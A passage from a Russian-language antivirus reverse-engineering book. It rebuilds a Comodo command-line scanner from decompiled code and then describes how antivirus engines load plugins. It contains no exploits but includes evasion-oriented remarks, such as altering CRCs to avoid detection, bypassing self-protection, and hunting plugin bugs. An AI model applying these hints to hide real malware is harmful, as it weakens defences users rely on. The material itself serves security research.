  scan_option.dwMaxFileSize = 0x2800000;
  scan_option.eOwnerFlag = 1;
  inited_to_zero = 0LL;
  result = base_component_0x20001->pfunc50(
    g_base_comp, (__int64 *)&inited_to_zero,
    (__int64)filename, 1LL, 3LL, 0LL);
```

Этот фрагмент особенно интересен. Сначала создаются объекты `SCANRESULT` и `SCANOPTION`, затем задаются параметры: проверять ли архивы, применять ли эвристику и так далее. После этого вызывается функция-член `pfunc50`, получающая основной компонент, имя файла и другие аргументы. Ее точное назначение неизвестно, но полностью понимать ядро Comodo не требуется: наша задача состоит во взаимодействии с ним. Продолжим:

```
err = result;
if ( result >= 0 )
{
  memset((void *)(g_user_callbacks + 12), 0, 0x7EuLL);
  err = g_Engine->baseclass_0->CAEEngineDispatch_ScanStream(
    g_Engine, inited_to_zero, &scan_option, &scan_result);
  (...)
```

Именно здесь файл проверяется. Переданная `pfunc50` локальная переменная `inited_to_zero`, по-видимому, получила все необходимые сведения. Она вместе с другими аргументами передается `CAEEngineDispatch_ScanStream`. Особенно важны объекты `SCANOPTION` и `SCANRESULT`: первый задает параметры, второй принимает результат. Функция также обнуляет глобальные обратные вызовы, но эту и другие связанные с ними части пока можно пропустить.

```
if ( err >= 0 )
{
  ++*scanned_files;
  if ( verbose )
  {
    if ( scan_result.bFound )
    {
      fprintf(stdout, "%s ---> Found Virus, Malware Name is %s\n",
              filename, scan_result.szMalwareName);
      result = fflush(stdout);
    }
    else
    {
      fprintf(stdout, "%s ---> Not Virus\n", filename);
      result = fflush(stdout);
    }
  }
}
```

Если `err` неотрицательна, счетчик проверенных файлов увеличивается. Когда поле `bFound` объекта `SCANRESULT` истинно, выводится имя найденной вредоносной программы. Наконец, при обнаружении угрозы увеличивается соответствующий счетчик:

```
if ( scan_result.bFound )
{
  if ( err >= 0 )
    ++*virus_found;
}
```

Вернемся к `main`. После функций `scan_*` выполняется очистка:

```
uninit_framework();
dlclose_framework();
close_dev_aflt_fd(&dev_aflt_fd);
```

Следующий код отменяет возможную незавершенную проверку и освобождает каркас:

```
g_base_component_0x20001 = 0LL;
if ( g_Engine )
{
  g_Engine->baseclass_0->CAEEngineDispatch_Cancel(g_Engine);
  result = g_Engine->baseclass_0->CAEEngineDispatch_UnInit(g_Engine, 0LL);
  g_Engine = 0LL;
}
if ( g_FrameworkInstance )
{
  result = g_FrameworkInstance->baseclass_0->CFrameWork_UnInit(
    g_FrameworkInstance, 0LL);
  g_FrameworkInstance = 0LL;
}
```

Затем закрывается библиотека `libFRAMEWORK.so`:

```
void __cdecl dlclose_framework()
{
  if ( hFrameworkSo )
    dlclose(hFrameworkSo);
}
```

Теперь сведений достаточно, чтобы написать собственное средство C/C++ для Comodo Antivirus. Продукт содержит определения всех нужных структур. Чтобы экспортировать структуры и перечисления в заголовочный файл, откройте в IDA окно локальных типов, вызовите его контекстное меню и выберите экспорт в заголовочный файл. Включите создание компилируемого заголовка, задайте путь и запустите экспорт. После исправления ошибок файл можно использовать в обычном проекте C/C++.

Приведение автоматически созданного заголовка к виду, принимаемому обычным компилятором, крайне утомительно. В данном случае делать это не придется: готовый файл доступен в каталоге Comodo проекта книги.

Создадим средство командной строки, похожее на Comodo `cmdscan`, но выводящее больше внутренних сведений. Сначала подключим заголовочные файлы:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <pthread.h>
#include <dlfcn.h>
#include <libgen.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

#include "comodo.h"
```

Большую часть псевдокода Hex-Rays можно перенести в проект, но делать это лучше последовательно, а не копировать весь декомпилированный файл сразу. Начнем с необходимых вызовов инициализации, проверки и очистки в `main`:

```
int main(int argc, char **argv)
{
  int scanned_files = 0;
  int virus_found = 0;

  if ( argc == 1 )
    return 1;

  load_framework();
  maybe_IFrameWork_CreateInstance();

  scan_stream(argv[1], verbose, &scanned_files, &virus_found);
```

```
  printf("Final number of Scanned Files: %d\n", scanned_files);
  printf("Final number of Found Viruses: %d\n", virus_found);

  uninit_framework();
  dlclose_framework();
  return 0;
}
```

Первый аргумент командной строки обозначает проверяемый файл. Программа загружает каркас, создает экземпляр, вызывает `scan_stream`, выводит сводку, освобождает каркас и выгружает библиотеку. Необходимо реализовать `load_framework`, `maybe_IFrameWork_CreateInstance`, `scan_stream`, `uninit_framework` и `dlclose_framework`. Их псевдокод можно поочередно скопировать из декомпилятора Hex-Rays:

```
void uninit_framework()
{
  g_base_component_0x20001 = 0;
  if ( g_Engine )
  {
    g_Engine->baseclass_0->CAEEngineDispatch_Cancel(g_Engine);
    g_Engine->baseclass_0->CAEEngineDispatch_UnInit(g_Engine, 0);
    g_Engine = 0;
  }
  if ( g_FrameworkInstance )
  {
    g_FrameworkInstance->baseclass_0->CFrameWork_UnInit(
      g_FrameworkInstance, 0);
    g_FrameworkInstance = 0;
  }
}

int scan_stream(char *src, char verbosed,
                int *scanned_files, int *virus_found)
{
  struct_base_component_0x20001_t *base_component_0x20001;
  int result;
  HRESULT err;
  SCANRESULT scan_result;
  SCANOPTION scan_option;
  ICAVStream *inited_to_zero;

  memset(&scan_option, 0, sizeof(SCANOPTION));
  memset(&scan_result, 0, sizeof(SCANRESULT));
  scan_option.ScanCfgInfo = -1;
  scan_option.bScanPackers = 1;
  scan_option.bScanArchives = 1;
  scan_option.bUseHeur = 1;
  scan_option.eSHeurLevel = enum_SHEURLEVEL_HIGH;
  base_component_0x20001 = *
    (struct_base_component_0x20001_t **)g_base_component_0x20001;
  scan_option.dwMaxFileSize = 0x2800000;
  scan_option.eOwnerFlag = enum_OWNER_ONDEMAND;
  scan_option.bDunpackRealTime = 1;
  scan_option.bNotReportPackName = 0;

  inited_to_zero = 0;
  result = base_component_0x20001->pfunc50(
    g_base_component_0x20001, (__int64 *)&inited_to_zero,
    (__int64)src, 1LL, 3LL, 0);
  err = result;
  if ( result >= 0 )
  {
    err = g_Engine->baseclass_0->CAEEngineDispatch_ScanStream(
      g_Engine, inited_to_zero, &scan_option, &scan_result);
    if ( err >= 0 )
    {
      (*scanned_files)++;
      if ( scanned_files )
      {
        if ( scan_result.bFound )
```

```
        {
          printf("%s ---> Found Virus, Malware Name is %s\n",
                 src, scan_result.szMalwareName);
          result = fflush(stdout);
        }
        else
        {
          printf("%s ---> Not Virus\n", src);
          result = fflush(stdout);
        }
      }
    }
  }
  if ( scan_result.bFound && err >= 0 )
    (*virus_found)++;
  return result;
}

int maybe_IFrameWork_CreateInstance()
{
  char *cur_dir;
  CFrameWork *hFramework;
  int cur_dir_len;
  CFrameWork *hInstance;
  int *v8;
  int *maybe_flags;

  hInstance = 0;
  if ( FnCreateInstance(0, 0, 0xF0000, &hInstance) < 0 )
  {
    fwrite("CreateInstance failed!\n", 1uLL, 0x17uLL, stderr);
    exit(1);
  }
  BYTE4(maybe_flags) = 0;
  LODWORD(maybe_flags) = -1;
  g_FrameworkInstance = hInstance;
  cur_dir = get_current_dir_name();
  hFramework = g_FrameworkInstance;
  cur_dir_len = strlen(cur_dir);
  if ( hFramework->baseclass_0->CFrameWork_Init(
       hFramework, cur_dir_len + 1, cur_dir, maybe_flags, 0) < 0 )
  {
    fwrite("IFrameWork Init failed!\n", 1uLL, 0x18uLL, stderr);
    exit(1);
  }
  free(cur_dir);
  LODWORD(v8) = -1;
  BYTE4(v8) = 0;
  if ( g_FrameworkInstance->baseclass_0->CFrameWork_LoadScanners(
       g_FrameworkInstance, v8) < 0 )
  {
    fwrite("IFrameWork LoadScanners failed!\n", 1uLL, 0x20uLL, stderr);
    exit(1);
  }
  if ( g_FrameworkInstance->baseclass_0->CFrameWork_CreateEngine(
       g_FrameworkInstance, (IAEEngineDispatch **)&g_Engine) < 0 )
  {
    fwrite("IFrameWork CreateEngine failed!\n", 1uLL, 0x20uLL, stderr);
    exit(1);
  }
  if ( g_Engine->baseclass_0->CAEEngineDispatch_GetBaseComponent(
       g_Engine, (CAECLSID)0x20001,
       (IUnknown **)&g_base_component_0x20001) < 0 )
  {
    fwrite("IAEEngineDispatch GetBaseComponent failed!\n",
           1uLL, 0x2BuLL, stderr);
    exit(1);
  }
  return 0;
}
void dlclose_framework()
```

```
{
  if ( hFrameworkSo )
    dlclose(hFrameworkSo);
}

void load_framework()
{
  int filename_size;
  char *self_dir;
  int *v2;
  char *v3;
  void *hFramework;
  char *v6;
  char filename[2056];

  filename_size = readlink("/proc/self/exe", filename, 0x800uLL);
  if ( filename_size == -1 ||
       (filename[filename_size] = 0,
        self_dir = dirname(filename), chdir(self_dir)) )
  {
    v2 = __errno_location();
    v3 = strerror(*v2);
    fprintf(stderr, "Directory error: %s\n", v3);
    exit(1);
  }
  hFramework = dlopen("./libFRAMEWORK.so", 1);
  hFrameworkSo = hFramework;
  if ( !hFramework )
  {
    v6 = dlerror();
    fprintf(stderr, "Error loading libFRAMEWORK: %s\n", v6);
    exit(1);
  }
  FnCreateInstance = (FnCreateInstance_t)dlsym(
    hFramework, "CreateInstance");
  if ( !FnCreateInstance )
  {
    v3 = dlerror();
    fprintf(stderr, "%s\n", v3);
    exit(1);
  }
}
```

После последней директивы подключения добавьте предварительные объявления функций и глобальные переменные:

```
// Объявления функций
int main(int argc, char **argv, char **envp);
void uninit_framework();
int scan_stream(char *src, char verbosed,
                int *scanned_files, int *virus_found);
int maybe_IFrameWork_CreateInstance();
void dlclose_framework();
void load_framework();
void scan_directory(char *src, unsigned __int8 a2,
                    __int64 a3, __int64 a4);

// Объявления данных
char *optarg;
char *src;
char verbose;
__int64 g_base_component_0x20001;
__int64 g_user_callbacks;
CAEEngineDispatch *g_Engine;
CFrameWork *g_FrameworkInstance;

typedef int (__fastcall *FnCreateInstance_t)(
  _QWORD, _QWORD, _QWORD, CFrameWork **);
int (__fastcall *FnCreateInstance)(
  _QWORD, _QWORD, _QWORD, CFrameWork **);
void *hFrameworkSo;
```

```
vtable_403310_t *vtable_403310;
```

Основная версия сканера готова. В Linux она компилируется командой:

```
$ g++ cmdscan.c -o mycmdscan -fpermissive \
                -Wno-unused-local-typedefs -ldl
```

Для проверки скопируйте ее в каталог `/opt/COMODO`:

```
$ sudo cp mycmdscan /opt/COMODO
```

Запустим программу подобно исходному `cmdscan`:

```
$ /opt/COMODO/mycmdscan /home/joxean/malware/eicar.com.txt
/home/joxean/malware/eicar.com.txt ---> Found Virus,
                                        Malware Name is Malware
Number of Scanned Files: 1
Number of Found Viruses: 1
```

Программа работает. Теперь выведем дополнительные сведения об обнаруженном или пропущенном файле. В структуре `SCANRESULT` есть интересные поля:

```
struct SCANRESULT
{
  char bFound;
  int unSignID;
  char szMalwareName[64];
  int eFileType;
  int eOwnerFlag;
  int unCureID;
  int unScannerID;
  int eHandledStatus;
  int dwPid;
  __int64 ullTotalSize;
  __int64 ullScanedSize;
  int ucrc1;
  int ucrc2;
  char bInWhiteList;
  int nReserved[2];
};
```

Из нее можно получить идентификаторы совпавшей сигнатуры и сканера, контрольные суммы CRC, использованные для обнаружения, а также признак нахождения файла в белом списке. В `scan_stream` заменим строку вывода названия угрозы следующим кодом:

```
printf("%s ---> Malware: %s\n", src, scan_result.szMalwareName);
if ( scan_result.unSignID )
  printf("Signature ID: 0x%x\n", scan_result.unSignID);
if ( scan_result.unScannerID )
  printf("Scanner     : %d (%s)\n", scan_result.unScannerID,
         get_scanner_name(scan_result.unScannerID));
if ( scan_result.ullTotalSize )
  printf("Total size  : %lld\n", scan_result.ullTotalSize);
if ( scan_result.ullScanedSize )
  printf("Scanned size: %lld\n", scan_result.ullScanedSize);
if ( scan_result.ucrc1 || scan_result.ucrc2 )
  printf("CRCs        : 0x%x 0x%x\n",
         scan_result.ucrc1, scan_result.ucrc2);
result = fflush(stdout);
```

Строку, сообщающую об отсутствии вируса, заменим так:

```
printf("%s ---> Not Virus\n", src);
if ( scan_result.bInWhiteList )
  printf("INFO: The file is white-listed.\n");
result = fflush(stdout);
```

Перед `scan_stream` добавим функцию, сопоставляющую идентификаторы сканеров с названиями:

```
const char *get_scanner_name(int id)
{
```

```
  switch ( id )
  {
    case 15: return "UNARCHIVE";
    case 28: return "SCANNER_PE64";
    case 27: return "SCANNER_MBR";
    case 12: return "ENGINEDISPATCH";
    case 7:  return "UNPACK_STATIC";
    case 22: return "SCANNER_EXTRA";
    case 29: return "SCANNER_SMART";
    case 16: return "CAVSEVM32";
    case 6:  return "SCANNER_SCRIPT";
    case 9:  return "SIGNMGR";
    case 21: return "UNPACK_DUNPACK";
    case 13: return "SCANNER_WHITE";
    case 24: return "SCANNER_RULES";
    case 8:  return "UNPACK_GUNPACK";
    case 10: return "FRAMEWORK";
    case 3:  return "SCANNER_PE32";
    case 5:  return "MEMORY_ENGINE";
    case 23: return "UNPATCH";
    case 2:  return "SCANNER_DOSMZ";
    case 4:  return "SCANNER_PENEW";
    case 0:  return "Default";
    case 17: return "CAVSEVM64";
    case 20: return "UNSFX";
    case 19: return "SCANNER_MEM";
    case 14: return "MTENGINE";
    case 1:  return "SCANNER_FIRST";
    case 18: return "SCANNER_HEUR";
    case 26: return "SCANNER_ADVHEUR";
    case 11: return "MEMTARGET";
    case 25: return "FILEID";
    default: return "Unknown";
  }
}
```

Эти сведения извлечены из уже имевшегося в базе IDA перечисления, поскольку продукт содержит полные символы:

```
enum MemMgrType
{
  enumMemMgr_Default = 0x0,
  enumMemMgr_SCANNER_FIRST = 0x1,
  enumMemMgr_SCANNER_DOSMZ = 0x2,
  enumMemMgr_SCANNER_PE32 = 0x3,
  enumMemMgr_SCANNER_PENEW = 0x4,
  enumMemMgr_MEMORY_ENGINE = 0x5,
  enumMemMgr_SCANNER_SCRIPT = 0x6,
  enumMemMgr_UNPACK_STATIC = 0x7,
  enumMemMgr_UNPACK_GUNPACK = 0x8,
  enumMemMgr_SIGNMGR = 0x9,
  enumMemMgr_FRAMEWORK = 0xA,
  enumMemMgr_MEMTARGET = 0xB,
  enumMemMgr_ENGINEDISPATCH = 0xC,
  enumMemMgr_SCANNER_WHITE = 0xD,
  enumMemMgr_MTENGINE = 0xE,
  enumMemMgr_UNARCHIVE = 0xF,
  enumMemMgr_CAVSEVM32 = 0x10,
  enumMemMgr_CAVSEVM64 = 0x11,
  enumMemMgr_SCANNER_HEUR = 0x12,
  enumMemMgr_SCANNER_MEM = 0x13,
  enumMemMgr_UNSFX = 0x14,
  enumMemMgr_UNPACK_DUNPACK = 0x15,
  enumMemMgr_SCANNER_EXTRA = 0x16,
  enumMemMgr_UNPATCH = 0x17,
  enumMemMgr_SCANNER_RULES = 0x18,
  enumMemMgr_FILEID = 0x19,
  enumMemMgr_SCANNER_ADVHEUR = 0x1A,
  enumMemMgr_SCANNER_MBR = 0x1B,
  enumMemMgr_SCANNER_PE64 = 0x1C,
  enumMemMgr_SCANNER_SMART = 0x1D,
```

```
};
```

Снова скомпилируем файл, скопируем его в `/opt/COMODO` и запустим:

```
$ g++ cmdscan.c -o mycmdscan -fpermissive \
                -Wno-unused-local-typedefs -ldl
$ sudo cp mycmdscan /opt/COMODO
$ /opt/COMODO/mycmdscan /home/joxean/malware/eicar.com.txt
/home/joxean/malware/eicar.com.txt ---> Found Virus,
                                        Malware Name is Malware
Scanner     : 12 (ENGINEDISPATCH)
CRCs        : 0x486d0e3 0xa03f08f7
Number of Scanned Files: 1
Number of Found Viruses: 1
```

Теперь известно, что файл обнаружен механизмом ENGINEDISPATCH, который использовал контрольные суммы CRC. Здесь проверяется испытательный файл EICAR. Для другого файла обнаружение, возможно, удалось бы обойти изменением CRC.

Средство можно развивать дальше: добавить рекурсивную проверку каталогов, тихий режим с выводом только существенных сведений, например файлов из белого списка и обнаруженных угроз, либо превратить код в библиотеку для собственных исследовательских программ. Окончательная версия с более широкими возможностями, чем исходный сканер Comodo, доступна в проекте книги.

Другие компоненты, загружаемые ядром

Обычно ядро открывает файлы, перебирает объекты внутри сжатого файла или буфера, запускает проверку сигнатур, обобщенное обнаружение и лечение известных вредоносных программ. Однако некоторые задачи выполняются не самим ядром, а подключаемыми модулями, средствами обобщенного обнаружения, эвристическими модулями и другими компонентами. Ядро загружает их, и нередко именно они выполняют наиболее интересную работу.

Например, ядро Microsoft Security Essentials `mpengine.dll` запускает подпрограммы обобщенного обнаружения и лечения, написанные на C++.NET и Lua. Они извлекаются из файлов базы, распространяемых с продуктом и ежедневными обновлениями. Bitdefender поступает подобным образом с двоичными подключаемыми модулями XMD, содержащими динамически загружаемый код. Kaspersky загружает модули и подпрограммы лечения, заново связывая ядро с новыми объектными файлами из обновлений. Иными словами, каждый антивирус решает эту задачу по-своему.

Статическая или динамическая обратная разработка части ядра, взаимодействующей с подключаемыми модулями, необходима для исследования сигнатур и средств обобщенного обнаружения. Не разобравшись в расшифровке, распаковке, загрузке и запуске модулей, невозможно полностью понять работу антивируса.

Итоги

В этой главе изложены исходные сведения, которые пригодятся далее. Основное внимание уделялось обратной разработке ядра и других важных компонентов ради создания клиентской библиотеки для автоматизации и фаззинга в тех случаях, когда поставщик не предоставляет сканер командной строки.

Рассмотрены и другие важные темы:

• Доступные отладочные символы значительно упрощают обратную разработку. Поскольку версии антивируса для разных платформ обычно используют общую исходную базу, компоненты можно исследовать там, где символы присутствуют, а затем перенести их на платформу без символов. Для этого подходят zynamics BinDiff и Diaphora Хосеана Корета.
• Для фаззинга и автоматизации предпочтительна Linux. Wine и родственный проект Winelib позволяют запускать либо переносить в Linux сканеры командной строки Windows.
• Самозащиту антивируса можно обойти. Версии для Linux обычно не защищают себя так, как версии для Windows. Мы рассмотрели несколько приемов отключения механизмов, мешающих отладке.
• Для работы необходимо правильно подготовить среду. Мы настроили виртуальные машины для отладки антивирусных драйверов и служб, рассмотрели отладку ядра в WinDbg и команды, позволяющие из режима ядра исследовать как ядро, так и пользовательские процессы.

Глава завершилась подробным практическим разбором создания клиентского средства для Comodo Antivirus.

В следующей главе рассматривается загрузка подключаемых модулей, а также способы извлечь и понять реализованные в них возможности.

Глава 3. Система подключаемых модулей

Подключаемые модули антивируса - это небольшие части защитного программного обеспечения, предназначенные для решения определенной задачи. Обычно они не входят непосредственно в ядро. Ядро продукта загружает их одним из нескольких способов и использует во время работы.

Подключаемые модули не являются жизненно важной частью основных библиотек: они расширяют возможности ядра и могут рассматриваться как дополнения. Примерами служат анализатор PDF, распаковщик определенного упаковщика исполняемых файлов наподобие UPX, эмулятор Intel x86, построенная поверх эмулятора песочница и эвристическое ядро, использующее статистику, собранную другими модулями. Обычно такие компоненты загружаются во время исполнения посредством специально разработанных механизмов, которые выполняют расшифровку, распаковку, перемещение кода и загрузку.

В этой главе рассматриваются несколько типичных реализаций загрузки и подробно разбирается сам процесс. Кроме того, мы изучим эвристические алгоритмы обнаружения, эмуляторы и модули на языках сценариев. Прочитав главу, вы сможете:

• понимать работу загрузчиков подключаемых модулей;
• анализировать код модуля и определять, где искать уязвимости;
• исследовать и реализовывать способы обхода обнаружения.

Как загружаются подключаемые модули

Каждая антивирусная компания проектирует собственный механизм загрузки. Наиболее распространенный способ состоит в выделении страниц памяти с правами чтения, записи и исполнения, расшифровке и распаковке содержимого файла в эту память, при необходимости перемещении кода, как в Bitdefender, и последующем снятии права записи. Получившиеся страницы образуют модуль, который добавляется в список загруженных компонентов.

Другие компании поставляют модули в виде динамических библиотек DLL. Тогда загрузка заметно проще, поскольку выполняется средствами операционной системы, например функцией `LoadLibrary` в Microsoft Windows. Чтобы защитить код и логику, такие библиотеки часто обфусцируют код и данные. Например, Avira шифрует все строки в библиотеках модулей и расшифровывает их в памяти при загрузке простым алгоритмом XOR с постоянным ключом, хранящимся в самом коде.

Kaspersky Anti-Virus применяет иной подход: обновления модулей распространяются как объектные файлы COFF, а затем связываются с ядром антивируса.

Далее рассматриваются разные способы загрузки, их достоинства и недостатки.

Полноценный компоновщик внутри антивируса

Kaspersky не загружает библиотеки динамически и не переносит содержимое модулей в самостоятельно созданные исполняемые страницы. Обновления распространяются в общем формате объектных файлов COFF. После расшифровки и распаковки эти файлы связываются друг с другом; получившийся исполняемый файл становится новым ядром со статически включенными модулями. С точки зрения архитектуры антивируса такой способ сокращает потребление памяти и ускоряет запуск. Однако разработчикам Kaspersky приходится создавать и сопровождать

полноценный компоновщик.

> **Примечание.** Общий формат объектных файлов COFF предназначен для хранения скомпилированного кода и данных. На заключительном этапе сборки компоновщик превращает такие файлы в исполняемый модуль.

Обновления распространяются в виде множества небольших файлов с расширением `.avc`, например `base001.avc`. Их начало выглядит так:

```
0000   41 56 50 20 41 6E 74 69 76 69 72 61 6C 20 44 61    AVP Antiviral Da
0010   74 61 62 61 73 65 2E 20 28 63 29 4B 61 73 70 65    tabase. (c)Kaspe
0020   72 73 6B 79 20 4C 61 62 20 31 39 39 37 2D 32 30    rsky Lab 1997-20
0030   31 33 2E 00 00 00 00 00 00 00 00 00 00 0D 0A       13.............
0040   4B 61 73 70 65 72 73 6B 79 20 4C 61 62 2E 20 31    Kaspersky Lab. 1
0050   36 20 53 65 70 20 32 30 31 33 20 20 31 30 3A 30    6 Sep 2013  10:0
0060   32 3A 31 38 00 00 00 00 00 00 00 00 00 00 00 00    2:18............
0070   00 00 00 00 00 00 00 00 00 00 00 00 0D 0A 0D 0A    ................
0080   45 4B 2E 38 03 00 00 00 01 00 00 00 E9 66 02 00    EK.8.........f..
```

Сначала находится заголовок ASCII с надписью `AVP Antiviral Database. (c)Kaspersky Lab 1997-2013`, затем заполнение нулевыми байтами, дата выпуска `Kaspersky Lab. 16 Sep 2013 10:02:18` и еще одно нулевое заполнение. Заголовок заканчивается по смещению `0x80`, после чего начинаются двоичные данные. Они зашифрованы простым алгоритмом XOR с последующим сложением. Расшифрованные данные распаковываются собственным алгоритмом. Получившийся набор файлов COFF связывается подпрограммами библиотеки `AvpBase.DLL`, чтобы его могла использовать целевая операционная система.

Подобный способ загрузки, по-видимому, применяется только ядром Kaspersky. Позднее в этой главе он разбирается подробнее.

Динамическая загрузка

Это наиболее распространенный способ загрузки антивирусных модулей. Их файлы могут находиться в контейнере, например `PAV.SIG` у Panda Antivirus, `.VPS` у Avast или `.VDB` у антивируса Microsoft, либо распространяться как множество небольших файлов, как у Bitdefender. Обычно данные зашифрованы особым для каждого поставщика способом и сжаты, часто посредством zlib. Иногда шифрование отсутствует: например, файлы баз Microsoft только сжаты.

Сначала ядро при необходимости расшифровывает файлы, затем загружает их в память. Обычно оно выделяет в куче страницы с правами чтения, записи и исполнения, копирует туда расшифрованное и распакованное содержимое, меняет права страниц и при необходимости перемещает код.

Исследовать такой продукт сложнее, чем продукт со статическим связыванием объектных файлов, как у Kaspersky. Из-за ASLR при каждом запуске ядра сегменты создаются по другим адресам. Комментарии, присвоенные функциям имена и прочие сведения из IDA не перемещаются на новую страницу с кодом модуля при следующем сеансе отладки.

Проблему можно решить лишь частично. Открытый модуль IDA Diaphora или коммерческий zynamics BinDiff позволяют сравнить исполняемый процесс в памяти с базой, содержащей комментарии и имена функций. Двоичное сравнение переносит имена из ранее исследованной базы IDA в новый экземпляр того же модуля, загруженный по другому адресу. Но при каждом запуске отладчика код модуля все равно приходится исполнять заново, что неудобно.

Открытый модуль IDA MyNav умеет импортировать и экспортировать сведения и помогает перейти к нужному коду, однако страдает тем же недостатком: при каждом исполнении исследователь вынужден загружать модули снова.

Некоторые ядра вообще не защищают подключаемые компоненты. Тогда они представляют собой обычные библиотеки, которые можно открыть и отлаживать в IDA. Такой подход встречается редко; фактически он обнаружен лишь в Comodo Antivirus.

> **О контейнерах.** Вместо отдельных файлов некоторые продукты распространяют единый контейнер со всеми обновленными компонентами. Прежде чем получить к ним доступ, аналитику придется исследовать формат контейнера. Оба способа имеют достоинства и недостатки. Контейнер в некоторой степени защищает интеллектуальную собственность, поскольку необходимо восстановить его формат и написать распаковщик. Но доставка заказчикам одного большого файла делает обновления медленнее и дороже. При отдельных небольших файлах обновление может занимать лишь несколько байтов или килобайтов вместо нескольких мегабайт. Размер и количество передаваемых файлов также позволяют исследователю приблизительно оценить возможности ядра: больше кода обычно означает больше функций.

Достоинства и недостатки способов упаковки

Инженеры антивирусов и специалисты по обратной разработке оценивают способы упаковки с разных точек зрения. Для разработчика динамическая загрузка проще всего, но вместе с тем создает больше всего затруднений. Зашифрованные, сжатые и динамически загружаемые модули имеют следующие недостатки:

• Они потребляют больше памяти.
• Разработчикам приходится писать специальные компоновщики, преобразующие код Microsoft Visual C++, Clang или GCC в понятную антивирусному ядру форму.
• Отлаживать собственные модули становится значительно сложнее. Иногда приходится встраивать команды `INT 3` либо применять `OutputDebugString` или `printf`, но эти средства доступны не всегда. Например, `OutputDebugString` отсутствует в Linux и Mac OS X. Кроме того, некоторые модули не содержат машинного кода, как гостевые виртуальные машины Symantec GVM.
• Для каждой операционной системы нужен отдельный загрузчик. Все варианты необходимо сопровождать, поэтому объем работы умножается на число поддерживаемых систем, обычно Windows, Mac OS X и Linux, хотя значительную часть кода можно разделить.
• Если скопированный в память код требуется перемещать, сложность и время загрузки заметно возрастают.

Система дополнительно усложняется тем, что для зашифрованных и сжатых данных нужен новый формат файлов. Поскольку созданные двоичные файлы не являются стандартными исполняемыми файлами PE, Mach-O или ELF, разработчикам требуется собственная схема цифровой подписи модулей. Однако применяется она реже, чем следовало бы. Большинство антивирусов не подписывает файлы обновлений, ограничиваясь простой проверкой CRC32.

С точки зрения инженера подход Kaspersky дает следующие преимущества:

• потребляется меньше памяти;
• машинный код можно отлаживать любым отладчиком.

Недостатки таковы:

• внутри ядра необходимо создать полноценный компоновщик, а это далеко не простая задача;
• компоновщик нужно написать и сопровождать для каждой поддерживаемой платформы, хотя значительная часть кода будет общей.

Каждая компания сама выбирает подходящую схему. К сожалению, иногда проектировщики реализуют первый пришедший в голову способ, не задумываясь о последствиях, будущем сопровождении и тем более переносе на новые системы, такие как Linux и Android либо Mac OS X и iOS.

Некоторые продукты используют загрузчик PE даже в Linux и Mac OS X. Их модули создавались как нестандартные файлы PE: заголовок служил контейнером, но остальной формат полностью отличался от обычного PE. Первоначально поддерживалась только Windows, а будущий перенос не учитывался. Избыточная сосредоточенность на Windows - распространенная архитектурная ошибка антивирусных компаний.

Для обратной разработки выбор однозначен: удобнее всего объектные файлы, которые связываются непосредственно на компьютере с антивирусом.

• Если продукт содержит компоновщик и распространяет модули как объекты COFF, их можно сразу открыть в IDA. Компоновщику нужны символы, поэтому они присутствуют в файлах и значительно облегчают первоначальный анализ внутреннего устройства.
• Если компоненты являются обычными библиотеками операционной системы, их достаточно загрузить в IDA. В некоторых версиях, обычно для Linux, BSD и Mac OS X, могут быть доступны символы.

Если же динамически загружаются нестандартные модули, сначала необходимо расшифровать их и преобразовать в форму, понятную IDA или другому средству обратной разработки. Код размещается в куче, а ASLR при каждом запуске меняет его адрес. Отладка становится утомительной: после перезапуска кода по прежнему адресу уже нет, а комментарии, имена и заметки из дизассемблера теряются, если базу IDA вручную не переместить должным образом. IDA некорректно перемещает код в отладочных сегментах.

То же относится к точкам останова. После повторного запуска ранее установленная точка, скорее всего, окажется по недопустимому адресу, поскольку базовый адрес кода изменился.

> **Примечание.** Может показаться, что динамическая загрузка защищает интеллектуальную собственность антивируса. На деле небольшое усложнение первых действий аналитика ничего не защищает. Оно лишь делает первоначальный анализ более трудным.

Виды подключаемых модулей

Существует множество видов модулей. Одни добавляют поддержку новых средств сжатия, другие реализуют сложные подпрограммы обнаружения и лечения файловых вирусов, таких как Sality или Virut. Некоторые служат вспомогательными средствами для инженеров: предоставляют дизассемблеры, эмуляторы, новые виды сигнатур и другие возможности для обобщенного обнаружения и лечения.

Бывают и загрузчики совершенно иных типов компонентов: программ для специальных виртуальных машин антивируса, например распаковки первых слоев VMProtect ради получения идентификатора лицензии, либо средств поддержки языков сценариев.

Понимание системы загрузки и поддерживаемых типов необходимо каждому аналитику, желающему узнать настоящее устройство продукта. Самые интересные возможности часто находятся не в ядре, а в загружаемых им компонентах.

Сканеры и обобщенные подпрограммы

Самый распространенный модуль - сканер. Он проверяет определенные виды файлов, каталоги, память пользователя или ядра и другие объекты. Примером служит сканер альтернативных потоков данных ADS.

Ядро обычно умеет анализировать только файлы и каталоги, иногда память пользовательского пространства, стандартными средствами операционной системы - например, `CreateFile` или системным вызовом `open`. Однако файловые системы HFS+ в Mac OS X и NTFS в Windows позволяют скрывать файлы в альтернативных потоках, о которых основные подпрограммы ничего не знают. Дополнительный модуль перечисляет такие потоки, обходит их и запускает проверку всех найденных объектов.

Другие сканеры добавляют анализ памяти, если ядро его не предоставляет, или прямой доступ к памяти ядра через взаимодействие с драйвером, как в антивирусе Microsoft. Некоторые запускаются только по сигналу другого модуля. Например, обнаруженный внутри файла сетевой адрес передается сканеру адресов, который проверяет, не помечен ли он как вредоносный.

При поиске уязвимостей или способов обхода особенно полезно выяснить:

• как и когда файл признается вредоносным;
• как запускаются анализаторы форматов, средства распаковки и распаковщики исполняемых файлов;
• когда к одному образцу применяются обобщенные подпрограммы;
• когда образец отправляется во внутреннюю песочницу, если она есть.

Анализ сканеров раскрывает виды сигнатур и способы их применения к файлам и буферам.

К обобщенным подпрограммам относятся модули, созданные для обнаружения и, вероятно, лечения конкретного файла, каталога, раздела реестра или другого объекта. Например, модуль способен распознать вариант известного файлового вируса Sality, собрать сведения для лечения и поместить их во внутренние структуры, доступные другим компонентам.

С точки зрения поиска уязвимостей такие подпрограммы чрезвычайно интересны. Обработка сложных вирусов подвержена ошибкам. После завершения волны заражений код могут не трогать годами, считая вредоносную программу почти исчезнувшей. Ошибки остаются скрытыми очень долго. Уязвимости, пригодные для эксплуатации, находили даже в подпрограммах обнаружения вирусов группы 29A, программ для MS-DOS и первых версий Microsoft Windows.

